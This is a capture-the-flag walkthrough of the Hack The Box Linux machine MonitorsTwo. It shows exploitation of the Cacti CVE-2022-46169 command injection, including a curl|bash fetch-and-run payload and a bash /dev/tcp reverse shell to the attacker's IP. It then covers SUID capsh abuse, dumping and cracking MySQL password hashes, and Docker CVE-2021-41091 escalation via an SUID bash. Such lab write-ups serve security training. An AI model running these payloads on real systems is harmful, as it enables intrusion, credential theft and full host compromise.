MonitorsTwo

25th April 2023 / Document No D23.100.234

Prepared By: C4rm3l0 & TheCyberGeek

Machine Author: TheCyberGeek

Difficulty: Easy

Classification: Official

Synopsis

MonitorsTwo is an Easy Difficulty Linux machine showcasing a variety of vulnerabilities and misconfigurations. Initial enumeration exposes a web application prone to pre-authentication Remote Code Execution (RCE) through a malicious `X-Forwarded-For` header. Exploiting this vulnerability grants a shell within a `Docker` container. A misconfigured `capsh` binary with the `SUID` bit set allows for `root` access inside the container. Uncovering `MySQL` credentials enables the dumping of a hash, which, once cracked, provides `SSH` access to the machine. Further enumeration reveals a vulnerable `Docker` version (`CVE-2021-41091`) that permits a low-privileged user to access mounted container filesystems. Leveraging `root` access within the container, a `bash` binary with the `SUID` bit set is copied, resulting in privilege escalation on the host.

Skills Required

- Basic understanding of web requests
- Linux enumeration

Skills Learned

- Identifying and leveraging misconfigured `SUID` binaries

- Docker enumeration
- Enumerating mounted filesystems

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.211 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.211
```

```
nmap -p$ports -sC -sV 10.10.11.211

Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-25 11:13 EEST
Nmap scan report for 10.10.11.211
Host is up (0.059s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48add5b83a9fbcbef7e8201ef6bfdeae (RSA)
|   256 b7896c0b20ed49b2c1867c2992741c1f (ECDSA)
|_  256 18cd9d08a621a8b8b6f79f8d405154fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Login to Cacti
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 10.15 seconds
```

An initial `Nmap` scan reveals `OpenSSH` and an `Apache` web server running on their respective default ports.

HTTP

Browsing to port `80` we are taken to a login panel for the `Cacti` service.



We can see that a version number is supplied on the form's footer, namely `1.2.22`. While searching for vulnerabilities for this version we come across a GitHub issue, identifying that there is an authentication bypass leading to remote code execution; the vulnerability was assigned `CVE-2022-46169`. While we could generate our own exploit, further targeted searching yields various repositories and blog posts containing a Proof of Concept (`PoC`) that we can use.

The exploit consists of accessing the vulnerable `/remote_agent.php` endpoint, whose authentication can be bypassed due to a weak implementation of the `get_client_addr` function that uses a user-controlled header, namely `X-Forwarded-For`, to authenticate the client. Once that initial check is bypassed, we then trigger the `poll_for_data` function via the `polldata` action, which is vulnerable to command injection via the `$poller_id` parameter that is passed to `proc_open`, a `PHP` function that executes system commands.

The aforementioned `GitHub` issue gives a more in-depth portrayal of the vulnerability's various components, as well as the different chunks of source code that cause it.

Foothold

As seen in the repository containing the `PoC`, the vulnerability can be exploited in one fell swoop by accessing the following endpoint:

```
/remote_agent.php?action=polldata&local_data_ids[0]=6&host_id=1&poller_id={command}
```

Since we are dealing with a blind injection, however, we need to first set up a `Python` web server in order to verify that our exploit works.

```
python3 -m http.server 8081
```

We then insert a `URL`-encoded `cURL` command as the payload in the `poller_id` parameter:

```
%3bcurl+10.10.14.40%3a8081/test
```

Using `BurpSuite` we can intercept a request to the `Cacti` service, and inject the necessary parameters.

The modified request in its entirety then looks as follows, making sure to include the crucial `X-Forwarded-For` header and setting it to `127.0.0.1` so that we pass the validation checks.

```
GET /remote_agent.php?
action=polldata&local_data_ids[0]=6&host_id=1&poller_id=%3bcurl+10.10.14.40%3a8081/test
HTTP/1.1
X-Forwarded-For: 127.0.0.1
Host: 10.10.11.211
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: CactiDateTime=Wed Apr 26 2023 11:18:25 GMT+0300 (Eastern European Summer Time);
CactiTimeZone=180; Cacti=a24825389e0f97bb130e0fe82b99cc4a
Upgrade-Insecure-Requests: 1
```

After sending the request we check our web server and see that we received a callback.

```
python3 -m http.server 8081

Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.11.211 - - [25/Apr/2023 12:01:58] code 404, message File not found
10.10.11.211 - - [25/Apr/2023 12:01:58] "GET /test HTTP/1.1" 404 -
```

Having verified that our exploit works, we create a `bash.sh` file with the following content, which once accessed will send a reverse shell to port `4444` on our machine.

```
bash -i >& /dev/tcp/10.10.14.40/4444 0>&1
```

We then set up a `Netcat` listener to catch the shell.

```
nc -nlvp 4444
```

Finally, we intercept another request with `BurpSuite` and change the payload to fetch `bash.sh` and execute it by piping it to `bash`.

```
GET /remote_agent.php?
action=polldata&local_data_ids[0]=6&host_id=1&poller_id=%3bcurl+10.10.14.40%3a8081/bash
.sh|bash HTTP/1.1
X-Forwarded-For: 127.0.0.1
Host: 10.10.11.211
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

After sending the request we check our listener and see that we have successfully received a shell as `www-data`.

```
nc -nlvp 4444

listening on [any] 4444 ...
connect to [10.10.14.40] from (UNKNOWN) [10.10.11.211] 43638
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@50bca5e748b0:/var/www/html$ id

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

We upgrade our shell to a `TTY` using the following one-liner:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```


> Further stabilising of the shell can be done with the following sequence of commands:
>
> ```
> script /dev/null -c bash
> # ctrl + z
> stty raw -echo; fg
> # enter (return) x2
> ```

Docker Privilege Escalation

While enumerating the filesystem, it quickly becomes apparent that we are inside a docker container, as indicated by the presence of the characteristic `/.dockerenv` file.

We proceed with our enumeration by searching for files with the `SUID` bit set.

```
find / -perm /4000 2>/dev/null
```



```
www-data@50bca5e748b0:/var/www/html$ find / -perm /4000 2>/dev/null

/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/sbin/capsh
/bin/mount
/bin/umount
/bin/su
```

Among some default files, we notice the `capsh` binary.

Checking GTFOBins, we see that there is a way to leverage this misconfiguration into obtaining a `root` shell, namely by executing the following command:

```
capsh --gid=0 --uid=0 --
```

```
www-data@50bca5e748b0:/var/www/html$ capsh --gid=0 --uid=0 --

id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

We have successfully obtained `root` privileges within the container.

Lateral Movement

After searching around the filesystem we cannot seem to find a way to escape the container. Searching through the web directories, however, we discover credentials for the `MySQL` service.

```
cat /var/www/html/include/config.php
```

```
root@50bca5e748b0:/var/www/html# cat /var/www/html/include/config.php

<...SNIP...>

$database_type     = 'mysql';
$database_default  = 'cacti';
$database_hostname = 'db';
$database_username = 'root';
$database_password = 'root';
$database_port     = '3306';
$database_retries  = 5;
$database_ssl      = false;
$database_ssl_key  = '';
$database_ssl_cert = '';
$database_ssl_ca   = '';
$database_persist  = false;

<...SNIP...>
```

Using this information, we can connect to the `cacti` database on `MySQL` and enumerate its tables.

```
mysql -h db -u root -proot cacti -e 'show tables;'
```

```
root@50bca5e748b0:/# mysql -h db -u root -proot cacti -e 'show tables;'

+-------------------------------------+
| Tables_in_cacti                     |
+-------------------------------------+
| aggregate_graph_templates           |
<...SNIP...>
| user_auth                           |
<...SNIP...>
| version                             |
+-------------------------------------+
```

One table that sticks out is the `user_auth` table, whose contents we proceed to dump.

```
mysql -h db -u root -proot cacti -e 'select username,password from user_auth;'
```

```
root@50bca5e748b0:/# mysql -h db -u root -proot cacti -e 'select username,password from user_auth;'

+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC |
| guest    | 43e9a4ab75570f5b                                             |
| marcus   | $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C |
+----------+--------------------------------------------------------------+
```

We obtain two interesting usernames and password hashes, which we save into a file. We then run `john` with the `rockyou.txt` wordlist to attempt to crack them.

```
echo
'$2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC\n$2y$10$vcrYth5YcCLlZaPDj
6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C' > hashes.txt
john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

```
john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X2])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
funkymonkey      (?)
1g 0:00:18:59 DONE (ETA: 2023-04-30 02:31) 0.000877g/s 55.35p/s 62.84c/s 62.84C/s 051887..050794
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Only one of the hashes appears crackable, namely that of the `marcus` user. We attempt to `SSH` into the machine using the unveiled `funkymonkey` password.

```
ssh marcus@10.10.11.211
```

```
ssh marcus@10.10.11.211

marcus@10.10.11.211's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-147-generic x86_64)
<...SNIP...>

You have mail.

marcus@monitorstwo:~$
```

We have successfully logged into the `Ubuntu` server and are greeted by a message notifying us that the `marcus` user has mail.

The `user` flag can be found at `/home/marcus/user.txt`.

Privilege Escalation

We begin our enumeration by reading the mail sent to `marcus`, which is found at `/var/mail`.

```
cat /var/mail/marcus
```

```
marcus@monitorstwo:~$ cat /var/mail/marcus

From: administrator@monitorstwo.htb
To: all@monitorstwo.htb
Subject: Security Bulletin - Three Vulnerabilities to be Aware Of

Dear all,

We would like to bring to your attention three vulnerabilities that have been recently
discovered and should be addressed as soon as possible.

CVE-2021-33033: This vulnerability affects the Linux kernel before 5.11.14 and is related to the
CIPSO and CALIPSO refcounting for the DOI definitions. Attackers can exploit this use-after-free
issue to write arbitrary values. Please update your kernel to version 5.11.14 or later to
address this vulnerability.

CVE-2020-25706: This cross-site scripting (XSS) vulnerability affects Cacti 1.2.13 and occurs
due to improper escaping of error messages during template import previews in the xml_path
field. This could allow an attacker to inject malicious code into the webpage, potentially
resulting in the theft of sensitive data or session hijacking. Please upgrade to Cacti version
1.2.14 or later to address this vulnerability.

CVE-2021-41091: This vulnerability affects Moby, an open-source project created by Docker for
software containerization. Attackers could exploit this vulnerability by traversing directory
contents and executing programs on the data directory with insufficiently restricted
permissions. The bug has been fixed in Moby (Docker Engine) version 20.10.9, and users should
update to this version as soon as possible. Please note that running containers should be
stopped and restarted for the permissions to be fixed.

We encourage you to take the necessary steps to address these vulnerabilities promptly to avoid
any potential security breaches. If you have any questions or concerns, please do not hesitate
to contact our IT department.

Best regards,

Administrator
CISO
Monitor Two
Security Team
```

The mail in question is a security bulletin issued by the server's administrators. It references three CVEs that are deemed relevant by the security team. We proceed to check each one sequentially, seeing if it still applies and could help us escalate our privileges.

The first vulnerability is related to the Linux kernel prior to version `5.11.14`. We compare the server's kernel version by running the following command:

```
uname -r
```

```
marcus@monitorstwo:~$ uname -r

5.4.0-147-generic
```

We can see that the server's kernel is based on release series `5.4` as opposed to `5.11`, which is in line with the Ubuntu Documentation for the `20.04 LTS` version, which we observed upon initially connecting to the machine. We proceed further down the list.

The second vulnerability refers to `Cacti`, but is related to session hijacking and cross-site scripting, so it is unlikely that it will contribute to our privilege escalation.

Finally, the third exploit is regarding a vulnerability in `Docker`'s engine, `Moby`, for versions below `20.10.9`. We can check the docker version from our shell on the host.

```
docker --version
```

```
marcus@monitorstwo:~$ docker --version

Docker version 20.10.5+dfsg1, build 55c4c88
```

At first glance, it seems that the installed version could be susceptible to the previously mentioned CVE (`CVE-2021-41091`). Investigating the vulnerability directs us to a blog, which in turn refers to a GitHub commit that briefly explains the vulnerability. In essence, several directories within `/var/lib/docker`, which are mounted on and utilised by `Docker` containers, are accessible by low-privileged users. This implies that if an attacker gains `root` access **inside** a container, they could create arbitrary `SUID` files that an unprivileged user **outside** the container could interact with and use to elevate their privileges.

We can employ `findmnt` to display the mounts connected to the system, including those used by `Docker` containers.

```
findmnt
```

```
marcus@monitorstwo:~$ findmnt

TARGET                                SOURCE     FSTYPE     OPTIONS
/                                     /dev/sda2  ext4       rw,relatime
|
<...SNIP...>
| |                                               nsfs       rw
| ├─/run/user/1000                    tmpfs      tmpfs      rw,nosuid,nodev,relatime,size=402608k,mode=7
| └─/run/docker/netns/5d8b0c14e1bc    nsfs[net:[4026532662]]
|                                               nsfs       rw
├─/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged
|                                     overlay    overlay    rw,relatime,lowerdir=/var/lib/docker/overlay
├─/var/lib/docker/containers/e2378324fced58e8166b82ec842ae45961417b4195aade5113fdc9c6397edc69/mounts/shm
|                                     shm        tmpfs      rw,nosuid,nodev,noexec,relatime,size=65536k
├─/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
|                                     overlay    overlay    rw,relatime,lowerdir=/var/lib/docker/overlay
└─/var/lib/docker/containers/50bca5e748b0e547d000ecb8a4f889ee644a92f743e129e52f7a37af6c62e51e/mounts/shm
                                      shm        tmpfs      rw,nosuid,nodev,noexec,relatime,size=65536k
```

The output displays four `Docker`-related file systems nested in the `/var/lib/docker` directory. To execute the exploit, we need to determine which of these belongs to the container running the `Cacti` service, where we previously obtained a `root` shell. To achieve this, we return to the **containerised** shell and list the container's mounts.

```
mount
```

```
root@50bca5e748b0:/# mount

overlay on / type overlay
(rw,relatime,lowerdir=/var/lib/docker/overlay2/l/4Z77R4WYM6X4BLW7GXAJOAA4SJ:/var/lib/docker/overlay2/l/Z4RNRWT
ZKMXNQJVSRJE4P2JYHH:/var/lib/docker/overlay2/l/CXAW6LQU6QOKNSSNURRN2X4JEH:/var/lib/docker/overlay2/l/YWNFANZGT
HCUIML4WUIJ5XNBLJ:/var/lib/docker/overlay2/l/JWCZSRNDZSQFHPN75LVFZ7HI2O:/var/lib/docker/overlay2/l/DGNCSOTM6KE
IXH4KZVTVQU2KC3:/var/lib/docker/overlay2/l/QHFZCDCLZ4G4OM2FLV6Y2O6WC6:/var/lib/docker/overlay2/l/K5DOR3JDWEJL6
2G4CATP62ONTO:/var/lib/docker/overlay2/l/FGHBJKAFBSAPJNSTCR6PFSQ7ER:/var/lib/docker/overlay2/l/PDO4KALS2ULFY6M
GW73U6QRWSS:/var/lib/docker/overlay2/l/MGUNUZVTUDFYIRPLY5MR7KQ233:/var/lib/docker/overlay2/l/VNOOF2V3SPZEXZHUK
R62IQBVM5:/var/lib/docker/overlay2/l/CDCPIX5CJTQCR4VYUUTK22RT7W:/var/lib/docker/overlay2/l/G4B75MXO7LXFSK4GCWD
NLV6SAQ:/var/lib/docker/overlay2/l/FRHKWDF3YAXQ3LBLHIQGVNHGLF:/var/lib/docker/overlay2/l/ZDJ6SWVJF6EMHTTO3AHC3
FH3LD:/var/lib/docker/overlay2/l/W2EMLMTMXN7ODPSLB2FTQFLWA3:/var/lib/docker/overlay2/l/QRABR2TMBNL577HC7DO7H2J
RN2:/var/lib/docker/overlay2/l/7IGVGYP6R7SE3WFLYC3LOBPO4Z:/var/lib/docker/overlay2/l/67QPWIAFA4NXFNM6RN43EHUJ6
Q,upperdir=/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/diff,work
dir=/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/work,xino=off)
<...SNIP...>
```

The `Cacti` container's file system name begins with `c41d58...`, indicating which mountpoint to `cd` into on the host shell.

If we now attempt to navigate to the `merged` mount on the host, we can successfully access the contents of the docker container.

```
cd
/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2
f1/merged && ls -al
```

```
marcus@monitorstwo:~$ cd /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged && ls -al

total 100
drwxr-xr-x 1 root root  4096 Mar 21 10:49 .
drwx-----x 5 root root  4096 Apr 25 08:09 ..
drwxr-xr-x 1 root root  4096 Mar 22 13:21 bin
drwxr-xr-x 2 root root  4096 Mar 22 13:21 boot
drwxr-xr-x 1 root root  4096 Mar 21 10:49 dev
-rwxr-xr-x 1 root root     0 Mar 21 10:49 .dockerenv
-rwxr-xr-x 1 root root     0 Jan  5 11:37 entrypoint.sh
drwxr-xr-x 1 root root  4096 Mar 21 10:49 etc
drwxr-xr-x 2 root root  4096 Mar 22 13:21 home
drwxr-xr-x 1 root root  4096 Nov 15 04:13 lib
drwxr-xr-x 2 root root  4096 Mar 22 13:21 lib64
drwxr-xr-x 2 root root  4096 Mar 22 13:21 media
drwxr-xr-x 2 root root  4096 Mar 22 13:21 mnt
drwxr-xr-x 2 root root  4096 Mar 22 13:21 opt
drwxr-xr-x 2 root root  4096 Mar 22 13:21 proc
drwx------ 1 root root  4096 Mar 21 10:50 root
drwxr-xr-x 1 root root  4096 Nov 15 04:17 run
drwxr-xr-x 1 root root  4096 Jan  9 09:30 sbin
drwxr-xr-x 2 root root  4096 Mar 22 13:21 srv
drwxr-xr-x 2 root root  4096 Mar 22 13:21 sys
drwxrwxrwt 1 root root 12288 Apr 26 12:19 tmp
drwxr-xr-x 1 root root  4096 Nov 14 00:00 usr
drwxr-xr-x 1 root root  4096 Nov 15 04:13 var
```

We have successfully accessed the container's filesystem, verifying that the system is in fact vulnerable to the `Moby` CVE.

Now, if we create a file **within** the container in the `/` directory, we can see that it also exists on the host system.

Inside the container, we execute:

```
touch /melo
```

Then we verify its existence **on the host**.

```
ls -al
```

```
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged$ ls -al

total 100
drwxr-xr-x 1 root root  4096 Apr 26 12:40 .
drwx-----x 5 root root  4096 Apr 25 08:09 ..
<...SNIP...>
-rw-r--r-- 1 root root     0 Apr 26 12:40 melo
<...SNIP...>
```

The file exists and is owned by `root`.

Next, we attempt to copy `/bin/bash` to the `/` directory and apply `SUID` permissions **within** the container. Then, on the host, we try to execute the copied bash `SUID`, which would allow us to have the Effective User ID (`EUID`) of the `root` user on the host system, which would be sufficient to read the `root` flag.

We run the following two commands **inside** the container:

```
cp /bin/bash /
chmod u+s /bash
```

We then verify the file's existence on the **host**:

```
ls -la bash
```

```
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged$ ls -al bash

-rwsr-xr-x 1 root root 1234376 Apr 26 15:33 bash
```

The file is visible, has the `SUID` bit set, and is owned by `root`. Lastly, we use the modified binary to escalate our privileges:

```
./bash -p
```

```
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged$ ./bash -p

bash-5.1# id
uid=1000(marcus) gid=1000(marcus) euid=0(root) groups=1000(marcus)
```

Our exploit was successful, and as indicated by the `id` command, we now have an Effective User ID (`EUID`) of `0`, which represents the `root` user.

The final flag can be found at `/root/root.txt`.